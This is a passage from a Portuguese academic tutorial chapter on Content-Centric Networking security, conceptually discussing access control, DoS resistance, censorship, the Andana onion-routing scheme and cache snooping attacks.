Tradicionalmente, sistemas como o Kerberos [Neuman et al. 1993] são utilizados para autenticar e prover aos usuários credenciais de acesso a dados e serviços. Nesses sistemas, geralmente um servidor de autenticação verifica a identidade dos usuários através de um processo de *login* e senha. Caso essa identidade seja comprovada, o usuário recebe credenciais para acessar os dados ou recursos a ele permitidos. Para que esse mecanismo funcione, é preciso que um servidor intercepte as requisições de acesso a dados feitos pelos usuários e avalie se deve concedê-las ou não. Na CCN, entretanto, os conteúdos são armazenados em qualquer nó da rede, inclusive em roteadores, e os usuários os requisitam através do nome do conteúdo e não diretamente para um servidor específico. Dessa maneira, montar um sistema como o Kerberos na CCN seria muito difícil. O controle de acesso aos conteúdos deve então ser implementado em termos do próprio conteúdo, independentemente da localização do mesmo na rede. Para alcançar esse objetivo, é possível empregar a criptografia simétrica desses conteúdos de forma que, somente o usuário ou grupo de usuários que conheçam a chave poderiam acessar o conteúdo. Para distribuir uma chave simétrica, o publicador do conteúdo cujo acesso é controlado, poderia criptografá-la utilizando a chave pública do usuário ao qual o acesso ao conteúdo será permitido. Em seguida, essa chave simétrica criptografada poderia ser publicada na rede, através de um nome específico, da mesma maneira que um conteúdo qualquer é publicado na CCN. O usuário poderia então recuperar essa chave simétrica através do nome e utilizar sua chave privada para decriptá-la.

3.3.4. CCN e os Ataques de Negação de Serviço Tradicionais

A disponibilidade está entre os principais serviços de segurança de redes de computadores [Stallings 2006]. A recomendação X.800 da *International Telecommunication Union* (ITU), *Security architecture for Open Systems Interconections* (OSI), define a disponibilidade como ”a propriedade de estar acessível e utilizável mediante requisição de uma entidade autorizada” [Telegraph e Committee 1991]. A disponibilidade pode ser de-

 ©2012 SBC — Soc. Bras. de Computação

finida de uma forma menos abrangente como a capacidade de usar a informação ou um recurso desejado [Bishop 2003]. Um complemento desta definição, caracteriza a disponibilidade como a capacidade de usar a informação ou recurso desejado de forma confiável e oportuna [Abliz 2011]. Em uma descrição mais formal, de acordo com o RFC 2828 - *Internet Security Glossary*, a disponibilidade é definida como sendo a propriedade de um sistema, ou de um recurso do sistema, de ser acessível e utilizável sob demanda por uma entidade autorizada, de acordo com suas especificações de desempenho [Shirey 2000]. Assim, um sistema se torna disponível caso ofereça seus serviços sempre que solicitado por usuários legítimos. Um serviço pode ser um sistema de busca de páginas web, de venda de produtos ou de troca de mensagens entre dois nós da rede [Laufer et al. 2005]. Logo, um serviço pode ser definido como uma determinada função de um nó ou infraestrutura da rede que visa atender a uma demanda específica. Neste contexto, a CCN, por ser uma rede basicamente de compartilhamento de dados, deve ser capaz de entregar os conteúdos requisitados para os usuários, caso estes existam na rede.

Para impedir o acesso de usuários a determinados serviços, adversários geralmente implementam ataques de negação de serviço (*Denial of Service* - DoS). Estes ataques normalmente exploram a limitação de recursos em servidores, como processamento e armazenamento, utilizados na execução de um serviço. Uma vez atingido tal limite, o serviço passa a estar indisponível para novas requisições. Atualmente, os ataques DoS mais comuns são aqueles que tem como alvo serviços específicos (por exemplo, servidores web). Nesses casos, o objetivo do adversário é enviar uma quantidade de requisições maior do que a aplicação pode tratar. Como resultado, as aplicações passam a utilizar todos os recursos disponíveis para atender as requisições falsas geradas pelo adversário, enquanto as requisições de usuários legítimos são descartadas. Uma variação deste ataque, o *Distributed Denial of Service* - DDoS, pode ser utilizado para alcançar o mesmo objetivo, mas exigindo menos recursos do adversário. Para este ataque, os adversários precisam reunir um grande número de máquinas que o auxiliem a enviar as requisições que causarão a indisponibilidade do serviço alvo. Para tanto, o método mais comum é o adversário utilizar um ataque secundário, como o *phishing*, para propagar na rede um *software* malicioso que tem a capacidade de receber e executar remotamente as ordens emitidas pelo adversário. O conjunto de tais máquinas controladas por um adversário é conhecido como *Botnet* e cada máquina nesse conjunto é chamada de Zumbi. Doravante, será utilizada a sigla DoS tanto para indicar o ataque de negação de serviço centralizado quanto o distribuído (DDoS).

O crescente número de ataques DoS bem sucedidos evidencia a inabilidade da Internet atual em garantir a disponibilidade de seus serviços. Dessa forma, propostas de arquiteturas substitutas precisam ter em seu projeto mecanismos que, no mínimo, mitiguem os ataques DoS tradicionais. A CCN é uma dessas propostas e no restante dessa seção, será discutido como algumas de suas características são capazes de inviabilizar os ataques DoS de reflexão, esgotamento de largura de banda, buraco negro e falsificação de prefixos.

 ©2012 SBC — Soc. Bras. de Computação

3.3.4.1. Ataques de Reflexão

Na ausência de uma *botnet* o adversário pode tentar realizar um DDoS enganando alguns nós da rede (alvos intermediários), fazendo com que eles ataquem o alvo real no lugar do adversário. Para tanto, o adversário deve ser capaz de gerar pacotes IP cujo endereço de origem é o endereço IP do alvo real (técnica conhecida como IP *spoofing*. Estes pacotes são então enviados aos alvos intermediários, que por sua vez, deverão enviar respostas para os pacotes recebidos. Uma vez que o endereço de origem dos pacotes recebidos pelos alvos intermediários é o do alvo real, todas as respostas geradas pelos alvos intermediários serão enviadas diretamente para ele. Para que este tipo de ataque seja efetivo, a quantidade de dados utilizada pelo adversário deve ser menor do que a quantidade de dados recebida pelo alvo real.

A CCN é geralmente capaz de mitigar este tipo de ataque devido aos pacotes de dados sempre retornarem pelo caminho inverso do interesse que os originou. Note, entretanto, que os roteadores de conteúdo podem realizar o *broadcast* de pacotes de interesse por todas as suas interfaces. Dessa forma, como sugerido em [Gasti et al. 2012], o único ataque de reflexão efetivo que poderia ser implementado na CCN seria aquele onde o adversário está na mesma sub-rede que a vítima. Dessa forma, ele poderia enviar pacotes de interesse em *broadcast* para todas as suas interfaces (forjando o endereço de camada 2 da vítima) esperando que múltiplas cópias do mesmo conteúdo fossem direcionadas para a vítima. Entretanto, a CCN implementa um mecanismo de supressão que impede roteadores no mesmo domínio de *broadcast* de propagarem o mesmo conteúdo mais de uma vez.

3.3.4.2. Esgotamento de Largura de Banda

Utilizando uma *Botnet*, um adversário é capaz de gerar uma grande quantidade de tráfego IP, geralmente utilizando os protocolos UDP, TCP ou ICMP. Esse tráfego é direcionado a uma vítima específica, com o objetivo de esgotar seus recursos de rede e causar a sua indisponibilidade para se comunicar.

Uma vez que não existe maneira de especificar o destinatário de um pacote de interesse, o adversário só pode tentar atacar o publicador do conteúdo, já que os pacotes de interesse são encaminhados para ele. Entretanto, após a primeira recuperação do conteúdo requisitado, ele poderá ser obtido diretamente de diversos *caches* na rede. Esta característica reduz drasticamente a eficiência deste tipo de ataque, já que nem todos os interesses enviados atingirão o publicador.

3.3.4.3. Falsificação de Prefixo e Buraco Negro

Em um ataque de falsificação de prefixo, o adversário fornece informações falsas de roteamento com o objetivo de atrair a maior quantidade de tráfego para si. Dessa maneira, o adversário pode implementar o chamado buraco negro, onde ele simplesmente descarta todos os pacotes recebidos. A Internet atual é bastante vulnerável a este tipo de ataque em conjunto, já que os roteadores não são capazes de detectá-lo.

 ©2012 SBC — Soc. Bras. de Computação

A CCN é resistente a este ataque já que os roteadores tem acesso a uma quantidade muito maior de informações, o que permite a detecção de anomalias no processo de recuperação de conteúdos. Em primeiro lugar, a correspondência entre um pacote de interesse e seu respectivo pacote de conteúdo permite aos roteadores gerarem uma estatística sobre a quantidade de interesses não atendidos por prefixo. Dessa forma, o roteador pode detectar uma falsificação de prefixo e escolher outra interface, de acordo com sua camada de estratégia, para encaminhar os interesses para este prefixo. Além disso, uma vez que o processo de roteamento de pacotes de interesse é livre de *loops*, a CCN pode encaminha-los por múltiplas interfaces ao mesmo tempo. Dessa forma, mesmo que exista um buraco negro em um determinado caminho, interesses que sigam por caminhos diferentes poderão ser atendidos pelo publicador ou, eventualmente, por algum *cache*.

3.3.5. Privacidade de Usuários

Para os usuários, saber que um conteúdo é íntegro, autêntico e confiável é importante, mas não é suficiente. Uma vez que o roteamento de pacotes de interesse é realizado através de uma comparação de prefixos mais longos nos nomes de conteúdo, tais nomes não podem ser completamente ocultados da rede. Adicionalmente, os nomes de conteúdo na CCN são compreensíveis por seres humanos e como eles são utilizados para requisitar os conteúdos, devem possuir uma relação semântica com o conteúdo em si. Isso significa que, qualquer adversário que monitore a rede e capture os pacotes de interesse será capaz de identificar o conteúdo que está sendo requisitado. Isso caracteriza uma fragilidade na privacidade do sistema, conforme tratado na Seção 3.4.

Apesar deste problema, a CCN oferece um maior nível de privacidade em relação à Internet atual. A captura de pacotes de interesse revela o que está sendo requisitado, mas não quem está requisitando o conteúdo, já que tais pacotes não possuem informações de origem ou de destino, conforme a Figura 3.3. Com o objetivo de obter um nível ainda maior de privacidade, [Jacobson et al. 2009] discutem a possibilidade de criptografar parte dos componentes presentes no nome dos conteúdos. Para que esta técnica tenha sucesso, a criptografia do nome deve ser realizada considerando a possibilidade de inexistência em *cache* do conteúdo com o nome criptografado. Assim, os interesses ainda poderiam ser roteados até a fonte, que por sua vez enviaria o conteúdo requisitado no caminho inverso do interesse. Para tanto, é importante que a porção do nome de conteúdo referente ao nome do publicador seja deixada em texto claro, já que todos os nomes de conteúdo publicados por um publicador podem ser agregados nas tabelas de roteamento dos roteadores da rede.

A exemplo, suponha que o publicador `/uff.br` publique os seguintes conteúdos: `uff.br/ic/cursos/bd/aulas/aul1.mp4`, `uff.br/ic/cursos/prog1/aulas/aul5.mp4` e `uff.br/ic/cursos/dados/aulas/aul8.mp4`. Nos roteadores mais distantes do publicador, as rotas para esses três conteúdos podem ser sumarizadas em apenas uma, ou seja, `/uff.br`. Dessa forma, mesmo que os componentes após `/uff.br` estejam criptografados, os pacotes de interesse para estes conteúdos ainda poderão ser roteados pela rede. Segundo [DiBenedetto et al. 2012], mesmo com a criptografia de parte dos componentes, os nomes ainda revelam muitas informações, como a identidade do publicador do conteúdo.

Por fim, se o adversário controlar o roteador de primeiro salto da vítima, este saberá o que está sendo requisitado, devido ao nome compreensível do conteúdo, e também quem está requisitando esse conteúdo, já que o adversário terá acesso a tabela PIT do roteador e saberá por qual interface o pacote de interesse foi recebido. A Seção 3.4 discute alguns tipos de ataques que exploram o vazamento de informações nos nomes de conteúdos na CCN e também algumas propostas encontradas na literatura para mitigar tais ataques.

3.4. Ameaças à CCN e Propostas de Contramedidas

Como visto na Seção 3.3, a CCN provê diversos mecanismos com o objetivo de garantir a integridade, autenticidade e disponibilidade dos conteúdos. Apesar desses mecanismos constituírem um importante avanço em relação à Internet, eles ainda podem ser explorados para adaptar ataques tradicionais da Internet atual para CCN, como negação de serviço, poluição de *cache* e *cache snooping*. Esta seção aborda estas ameaças à arquitetura CCN e as propostas de contramedida já definidas na literatura. Além disso, novas ameaças como a censura de conteúdos e a análise comportamental dos usuários também serão tratadas nesta seção.

3.4.1. Censura de Conteúdos

Para descrever este ataque, considere que o adversário não seja um usuário, mas sim um país ditatorial com o controle de todo o núcleo da rede. Isso significa que, é possível para o suposto adversário monitorar todas as atividades de rede em seu domínio geográfico. Dessa maneira, pacotes de interesse e de dados que trafegam pela rede podem ser interceptados e analisados pelo adversário. Suponha também que o adversário queira proibir a distribuição em massa de alguns conteúdos alvo e também queira determinar quais usuários os estão requisitando. Além disso, o ataque deve ocorrer em tempo real, ou seja, a censura de conteúdos deve ocorrer ao mesmo tempo em que esses conteúdos (ou interesses para esses conteúdos) trafegam na rede. Neste contexto,[Arianfar et al. 2011] propõem dois possíveis tipos de ataque:

Ataque baseado em lista: o adversário possui uma lista negra de nomes de conteúdos a serem censurados. Quando pacotes de interesse ou dados são capturados, o adversário utiliza o nome de conteúdo contido no pacote para fazer um *lookup* na lista e verificar se existe alguma correspondência. Se existir, o adversário saberá que um determinado usuário, ou grupo de usuários, está acessando um conteúdo classificado como sensível e poderá tomar medidas ofensivas contra o mesmo.

Ataque de análise de conteúdo: neste ataque, o adversário analisa pacotes de dados capturados em busca de características que os identifiquem como passíveis de censura.

Dado que, o objetivo do adversário é descobrir a origem de requisições para conteúdos, e os pacotes de interesse e dados não transportam informações sobre a origem da requisição, então, de que forma o adversário poderia saber "quem"pediu "o que"? Note que foi definido que o adversário possui o domínio abrangente da infraestrutura da rede.

 ©2012 SBC — Soc. Bras. de Computação

Dessa forma, basta o monitoramento do tráfego que passa pelos roteadores de borda, para saber a origem de uma requisição.

Como contramedida para os ataques baseados em lista e de análise de conteúdo, discutidos nesta seção, [Arianfar et al. 2011] propõem um mecanismo que aumenta a privacidade, mesmo em face de um adversário global, ou seja, com controle pleno da rede. Para tanto, primeiramente o conteúdo a ser requisitado é dividido em n blocos, da seguinte forma: $T = t_1, t_2, ..., t_n$. Esses blocos então são reordenados aleatoriamente por uma função $r(.)$. Logo após, escolhe-se um conteúdo, conhecido como *cover*, que é dividido em m blocos, da seguinte forma: $C = c_1, c_2, ..., c_m$. Tais blocos também são reordenados aleatoriamente pela função $r(.)$. Tanto os usuários quanto os adversários conhecem os nomes de ambos os conteúdos. Em seguida, para cada k-tupla formada por blocos do conteúdo e do *cover* é feito um ou-exclusivo entre os k elementos. Se $k = 2$ e os blocos considerados são $r(t_1), r(t_2), r(c_1)$ e $r(c_2)$, o publicador deverá calcular e publicar os *chunks* $r(t_1) \oplus r(t_2)$, $r(t_1) \oplus r(c_1)$, $r(t_1) \oplus r(c_2)$, $r(t_2) \oplus r(c_1)$, etc. Para obter um conteúdo, deve-se recuperar em determinado conjunto de *chunks* cuja execução da operação de ou-exclusivo entre todos os elementos do conjunto retorne o conteúdo desejado.

Os nomes dos blocos aleatórios e dos *chunks* gerados são computados através da seguinte metodologia:

- O nome $n(t,i)$ para o bloco t_i é $n(t,i) = H(H(T),i)$, onde $H(.)$ é uma função *hash* bem conhecida.
- O nome dos *chunks* é calculado executando-se a função *hash* $H(.)$ dos nomes dos blocos constituintes. Assim, o nome do *chunk* $r(t_1) \oplus r(c_1)$ é $H(n(t,1), n(c,1))$.

A força dessa abordagem está baseada no fato de que se um adversário capturar pacotes de interesse para *chunks* específicos, ele não saberá a qual conteúdo esses *chunks* se referem. Isso dificulta o ataque baseado em lista. Muito embora, o adversário possa capturar vários *chunks*, conseguir combinar todos os possíveis *chunks* para obter o conteúdo original é computacionalmente mais difícil para o adversário do que para os usuários.

3.4.2. Análise Comportamental

Suponha que exista um *Internet Service Provider* - ISP que deseja monitorar os padrões de tráfego de seus usuários para extrair informações comportamentais que poderiam ser vendidas para empresas para a realização de propaganda direcionada. Assim como no caso do adversário com domínio de toda a infraestrutura da rede, descrito na Seção 3.4.1, o ISP terá controle sobre os roteadores de primeiro salto de seus usuários e poderá obter informações de "quem"está requisitando "o que". É possível realizar ainda uma variação desse ataque onde o adversário não é um ISP, mas sim um usuário que está compartilhando uma rede sem fio aberta com a vítima. Nesse contexto, o adversário também poderia saber "quem"está requisitando "o que", simplesmente configurando sua interface de rede para operar em modo promíscuo.

Na realidade, a análise comportamental é uma especificação de um ataque mais geral, onde um adversário local, ou seja, um usuário ou ISP que consiga monitorar as

 ©2012 SBC — Soc. Bras. de Computação

requisições de outros usuários na rede local deseja saber que conteúdos um determinado usuário está requisitando. Uma vez que o adversário é local, ele não controla a infraestrutura em múltiplos ASes. Para mitigar esse tipo de ataque, [DiBenedetto et al. 2012] propõem o ANDANA, um mecanismo baseado no conceito de roteamento cebola, assim como o Tor [Dingledine et al. 2004].

Antes de passar para os detalhes do funcionamento do Andana, é interessante entender como funciona um mecanismo genérico de roteamento cebola. Inicialmente, o usuário deve escolher um conjunto de roteadores habilitados para o roteamento cebola. Essa escolha pode ser feita a partir de uma lista obtida através de algum diretório na rede. Cada roteador possui um par de chaves pública-privada. Esses roteadores, agrupados em certa ordem, formam um caminho inicial por onde a mensagem do usuário deve passar. O usuário sabe qual é a ordem dos roteadores nesse caminho inicial e criptografa a mensagem sucessivamente utilizando a chave pública de cada roteador, mas na ordem inversa da posição de cada roteador no caminho. Isto é, a última criptografia é feita com a chave pública do primeiro roteador no caminho, a penúltima criptografia é feita com a chave pública do segundo roteador, e assim sucessivamente. A mensagem criptografada enviada pelo usuário é então decriptada, camada a camada, conforme passa pelos roteadores cebola. Por fim, a mensagem é encaminhada ao seu destino em texto claro. A Figura 3.9 ilustra as camadas do roteamento em cebola.




Figura 3.9. Estrutura de um mecanismo genérico de roteamento em cebola.

O funcionamento do Andana é simples e está ilustrado na Figura 3.10. Antes de enviar quaisquer interesses, os usuários devem escolher dois, entre vários roteadores habilitados para o Andana [5]. A maneira de fazer essa escolha é livre, mas é preferível que os roteadores sejam escolhidos uniformemente, já que assim todos os roteadores tem a mesma probabilidade de serem escolhidos, garantindo um maior anonimato [DiBenedetto et al. 2012]. Os dois roteadores escolhidos formam então um circuito efêmero que é utilizado para transportar apenas um ou alguns poucos interesses criptografados. Tal circuito é desfeito quando o conteúdo para um dado interesse é recebido ou

[5] Roteadores habilitados para o Andana são apenas roteadores de conteúdo da CCN que executam os procedimentos definidos pelo Andana

 ©2012 SBC — Soc. Bras. de Computação

quando um pequeno período de tempo se esgota. O primeiro roteador nesse circuito é conhecido como Roteador de Entrada - RE e o segundo como Roteador de Saída - RS. Para dificultar a possibilidade de adversários relacionarem a entrada no RE com a saída no RS, os dois roteadores pertencentes ao circuito devem ser, preferencialmente, de domínios administrativos diferentes.




Figura 3.10. Esquema de funcionamento do Andana.

Uma vez construído o circuito, o usuário deve conhecer as chaves públicas dos dois roteadores que o compõem. Sejam K_{RE}^{+} a chave pública do roteador RE e K_{RS}^{+} a chave pública do roteador RS. Dessa forma, um interesse é primeiramente criptografado com K_{RE}^{+} e em seguida novamente com K_{RS}^{+}. Após este processo, o interesse terá duas camadas de criptografia e um adversário local não será capaz de saber o que está sendo requisitado. Cada roteador no circuito, além das funções tradicionais correspondentes aos roteadores de conteúdo, deve decriptar o interesse utilizando sua chave privada. Dessa forma, a cada salto no circuito, uma camada de criptografia é removida até que o interesse seja encaminhado pelo roteador RS em texto claro, da maneira como a CCN espera.

Para garantir a privacidade dos usuários, além dos pacotes de interesse, os pacotes de dados também precisam trafegar de maneira criptografada na rede local. Dessa forma, cada roteador deverá fazer o processo inverso, ou seja, introduzir uma camada de criptografia no pacote de dados. Para tanto, é necessário que o usuário estabeleça um segredo compartilhado com cada roteador no circuito. Estes segredos são as chaves criptográficas K_{RE} e K_{RS}, geradas aleatoriamente pelo usuário. Para realizar a distribuição desses segredos para os roteadores, o usuário adiciona, em cada camada de criptografia do pacote de interesse, a chave correspondente ao roteador que, após remover a camada anterior, obterá o segredo.

Para exemplificar o processo, suponha que I seja um pacote de interesse para um certo conteúdo C. Suponha também que E^1 seja o algoritmo criptográfico utilizado para criptografar/decriptar interesses e E^2 o algoritmo criptográfico utilizado para criptografar/decriptar pacotes de dados. Para qualquer algoritmo E, $E(K,D)$ significa a cifragem do dado D, utilizando a chave K e o algoritmo E. Assim, o roteador RE receberá o interesse I criptografado pelo usuário da seguinte maneira: $E^1(K_{RE}^{+}, E^1(K_{RS}^{+}, (I + K_{RS}) +$

$K_{RS}) + K_{RE})$. Em seguida ele utilizará sua chave privada K_{RE}^{-} para decriptar o interesse e obterá duas informações. A primeira é o interesse com uma camada a menos de criptografia, ou seja, $E^1(K_{RS}^{+}, (I + K_{RS})$. Este interesse é encaminhado para o roteador *RS*. A segunda informação é o segredo K_{RE}, que será utilizado posteriormente para criptografar o pacote de dados. O roteador *RS*, por sua vez, fará o mesmo processo, ou seja, decriptar o interesse recebido com sua chave privada K_{RS}^{-} . Mais uma vez, duas informações são obtidas: o interesse em texto claro *I* e o segredo K_{RS}. Uma vez que o pacote de dados *C* seja recebido pelo roteador *RS*, ele será criptografado utilizando-se o segredo K_{RS} e o resultado, ou seja, $E^2(K_{RS}, C)$, será encaminhado para o roteador *RE*. Este roteador então criptografará os dados recebidos usando o segredo K_{RE}, o que resultará em $E^2(K_{RE}, E^2(K_{RS}, C))$. Logo após, *RE* encaminhará os dados para o usuário. Como este possui K_{RE}, K_{RS} e sabe a ordem em que as camadas de criptografia foram adicionadas, ele pode decriptar os dados recebidos, camada a camada, até obter *C*.

Uma possibilidade de ataque a esse sistema seria o adversário capturar pacotes de interesse criptografados e utilizar o próprio circuito para decriptá-los. Entretanto, como já explicado na Seção 3.2, a CCN agrega pacotes de interesse para um mesmo conteúdo e utiliza o *cache* universal para responder a interesses mais rapidamente. Assim, se o adversário enviar um interesse já enviado anteriormente, uma das três seguintes situações pode ocorrer:

1. Já existe uma entrada na PIT para o conteúdo: isso significa que o interesse será agregado na PIT e não será encaminhado para fora do circuito.

2. O conteúdo já foi recuperado e está armazenado em cache: nesse caso o novo interesse será atendido pelo cache e não será encaminhado para fora do circuito.

3. O conteúdo já foi recuperado, mas não está armazenado em cache (o conteúdo é impopular e seu tempo de expiração estourou): nesse caso, como não existe entrada na PIT para o conteúdo e este não está armazenado em cache, o interesse será encaminhado para fora do circuito.

Claramente, as características da CCN reduzem o espaço deste tipo de ataque para apenas o caso 3. Para eliminar essa ameaça, o Andana adiciona *timestamps* em cada camada de criptografia. As camadas mais internas possuem *timestamps* maiores que as mais internas, compensando assim os atrasos de transmissão e processamento em cada roteador. Uma vez que um interesse criptografado é recebido por um roteador do circuito, este verifica se o *timestamp* do interesse está dentro de uma janela de tempo. Se estiver, o interesse é então encaminhado para o próximo salto e caso contrário, o interesse é descartado.

O Andana fornece um bom grau de anonimato com relação a adversários locais. Entretanto, adversários globais, como discutido na Seção 3.4.1, ainda podem comprometer a segurança. Além disso, uma das críticas que se faz a Internet atual é que, por não ter sido projetada tendo a segurança como um de seus objetivos, a implementação de mecanismos que garantam a segurança é mais difícil e mais propenso a falhas. Nesse sentido a CCN representa uma nova arquitetura para a Internet e como tal tem a segurança como um de seus pilares. Entretanto, a adoção do Andana à CCN soa como um "remendo",

 ©2012 SBC — Soc. Bras. de Computação

assim como feito na Internet atual. A necessidade de remendar uma arquitetura que ainda nem sequer foi implementada em larga escala parece ser um problema a ser considerado.

3.4.3. *Cache Snooping*

Na Internet atual, diversos serviços fazem uso de *caches* para aumentar sua eficiência. Para tanto, conteúdos requisitados com maior frequência são guardados em dispositivos intermediários, de forma que o acesso a esses conteúdos ocorra mais rapidamente. Navegadores web, por exemplo, armazenam páginas recentemente requisitadas localmente. Dessa forma, futuras requisições para essas páginas são prontamente atendidas, sem a necessidade de serem recuperadas do servidor web original. Apesar de aumentar a eficiência na recuperação de conteúdos, a adoção de *caches* na rede também pode introduzir problemas de violação de privacidade. Um usuário malicioso que consiga obter acesso aos dados presentes no *cache* poderá saber que conteúdos os usuários associados a este *cache* estão requisitando. Além disso, uma vez que os pacotes IPs contém a informação sobre o endereço de origem dos dados, um adversário poderia saber "quem", e "o que"está sendo pedido. A técnica de tentar extrair rastros de comunicação dos *caches* para inferir informações sobre seus usuários é conhecida como *cache snooping*.

A maioria dos ataques de *cache snooping* são baseados no tempo de resposta da requisição para um determinado conteúdo, como tratado em [Felten e Schneider 2000]. Assim, suponha que o objetivo de um adversário seja saber se o usuário *A* acessou o site de um usuário *B*. Caso o usuário *A* tenha acessado a página do usuário *B*, o adversário saberá que o usuário *A* provavelmente acessou um documento principal `index.html`. Dessa forma, o adversário prepara um *script* que realiza uma requisição ao `index.html` da página web do usuário *B* e calcula o tempo que o conteúdo leva para ser obtido. Este *script* é então inserido na página web do adversário. O usuário *A* é então levado a acessar o *script* presente na página do adversário (através de um ataque de *phishing*, por exemplo). Nesse momento, o *script* é executado e informa ao adversário sobre o tempo que o usuário *A* leva para receber o arquivo `index.html` do usuário *B*. Se este arquivo já estiver no *cache* do navegador do usuário *A*, este tempo deverá ser pequeno, indicando que o usuário *A* acessou a página web do usuário *B*.

A CCN expande a utilização de *caches* para todos os roteadores e os utiliza como um de seus pilares para garantir a recuperação eficiente e aumento da disponibilidade de conteúdos. Dessa forma, é natural imaginar que se o *cache snooping* é um problema para a Internet atual, ele será ainda maior no contexto da CCN. Diferentemente das redes IP, a CCN não registra informações sobre a origem das requisições. Isto implica em uma maior garantia à privacidade dos usuários, já que mesmo que um adversário explore o *cache* para obter informações sobre os conteúdos nele presentes, nenhuma informação sobre quem os pediu poderá ser extraída. Entretanto, a hierarquia de *caches* produzida pela CCN faz com que um número reduzido de usuários esteja associado a um determinado *cache*, aumentando assim a exposição dos usuários. Nesta seção serão discutidos dois ataques de *cache snnoping* para a CCN, conforme apresentado em [Schwetzingen 2010] :

1. Obtenção de uma cópia dos conteúdos presentes em *cache*. Neste ataque o objetivo é saber que conteúdos os usuários associados ao *cache* estão requisitando. Esse ataque é útil quando o adversário quer verificar se algum dos usuários associados

 ©2012 SBC — Soc. Bras. de Computação

ao *cache* acessou algum conteúdo classificado como interessante pelo adversário.

2. Análise dos acessos a um conteúdo com um nome específico. Este ataque pode ser executado quando um adversário possui um ou mais nomes de conteúdo que ele deseja saber se foram acessados por algum dos usuários associados ao *cache*.

Para a realização desses dois ataques, as seguintes suposições são feitas:

- Os diversos *caches* da rede são organizados hierarquicamente através de uma estrutura em árvore. Os usuários são conectados diretamente a um *cache* folha. Quando ocorre um *cache miss*, as requisições são roteadas para cima na hierarquia, no sentido do publicador. Não existe colaboração entre *caches* vizinhos. A Figura 3.11 ilustra essa topologia.
- Todos os *caches* possuem um tamanho limitado e utilizam o *Least Recently Used* - LRU como política de substituição de entradas.
- Todos os *caches* são construídos utilizando a mesma tecnologia. Isso significa que o tempo de acesso a memória (ou disco) é o mesmo para todos os *caches* da rede.
- Não ausência da possibilidade de uma identificação precisa dos usuários, os adversários sempre estarão interessados no menor grupo possível de usuários onde um ou mais deles requisitou um determinado conteúdo sensível. Observando a Figura 3.11 é possível perceber que ambos os *caches* B e C possuem quatro usuários associados. Subindo na hierarquia, o *cache* A possui oito usuários associados. Isso significa que os adversários sempre estarão interessados em obter informações sensíveis sobre seus vizinhos (usuários na mesma rede) utilizando o *cache* folha diretamente ligado a ele. Essa característica pode ser observada na Figura 3.11, onde o adversário está associado ao *cache* B e deseja obter informações sensíveis a respeito dos usuários A, B e C. Doravante, a palavra *cache* deve ser entendida como o *cache* folha diretamente ligado ao adversário.

Mesmo que o cabeçalho dos pacotes de interesse ou de dados não revelem a origem da requisição dos conteúdos, em algumas situações é possível para o adversário inferir o usuário que requisitou certo conteúdo. Essa informação pode ser obtida através da análise do conteúdo ou do seu nome. Suponha que um publicador gere conteúdos dinâmicos para os seus usuários e que esses conteúdos tenham nomes com a seguinte estrutura: `publicador/conteúdo/nomeUsuário`. Dessa forma, se o usuário João deseja receber sua versão personalizada da página `index.html` do publicador UFF, ele a requisita através do nome `/br/uff/index.html/João`. Se o adversário for capaz de constatar a presença do conteúdo `/br/uff/index.html/João` em cache e conhecer a estrutura de nomeação de conteúdos, ele será capaz de inferir que o usuário João requisitou uma cópia personalizada na página `index.html` do publicador UFF.

Na ausência de conteúdos que forneçam informações mais precisas a respeito da identidade dos requisitantes, o adversário não será capaz de identificar exatamente o requisitante de um determinado conteúdo. Nesse caso, a única alternativa é associar os

 ©2012 SBC — Soc. Bras. de Computação

